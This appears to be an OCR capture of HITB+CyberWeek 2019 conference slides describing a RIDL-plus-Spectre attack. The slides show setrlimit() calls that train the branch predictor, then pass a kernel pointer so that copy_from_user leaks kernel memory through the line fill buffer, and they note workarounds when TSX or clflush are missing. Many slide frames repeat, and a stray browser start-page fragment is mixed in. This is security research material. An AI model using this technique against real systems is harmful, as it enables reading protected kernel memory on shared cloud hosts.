
RIDL + Spectre

- `copy_from_user()` can access arbitrary user-supplied pointer
- Repeatedly call `setrlimit()` with valid user pointer to train branch predictor
- After training, we supply it a kernel pointer we want to leak
- Will be executed **speculatively**, pulled into **LFB**
  - At the same time we **leak using RIDL**

Attacker

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




Attacker

```
setrlimit(..., 0x00007fffff74ad30);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



Attacker

```
setrlimit(..., 0x00007fffff74ad30);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```

User


Kernel

Attacker

```
setrlimit(..., 0x00007fffff74ad30);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



Attacker

```
setrlimit(..., 0x00007fffff74ad30);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```

User


Kernel

Attacker

```
setrlimit(..., 0x00007fffff74ad30);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



Attacker

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```

User

Kernel

Attacker

```
setrlimit(..., 0xffff80000fd1c950);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```

User


Kernel

Attacker

```
setrlimit(..., 0xffff80000fd1c950);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




Attacker

```
setrlimit(..., 0xffff80000fd1c950);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




HITB+CyberWeek
Abu Dhabi, UAE: 12-17 October 2019

Attacker

```
setrlimit(..., 0xffff80000fd1c950);
```

Victim

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




Attacker

```
setrlimit(..., 0xffff80000fd1c950);
```

Victim


```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



What next?


We attacked the **cloud** and have an **arbitrary kernel read**.

We still need a local account on the target…


Mozilla Firefox Start Page
mozilla
Google
Search
Are you running the latest Firefox Beta? Get it now and help us test the latest features.
Downloads
Bookmarks
History
Add-ons
Sync
Settings
Restore Previous Session


Portability

- Some environments do not have **TSX**
- **clflush** might also not be available



Portability

- No **clflush**
  - Use EVICT + RELOAD
- No **TSX**
  - Use demand paging to generate valid page faults (error suppression)




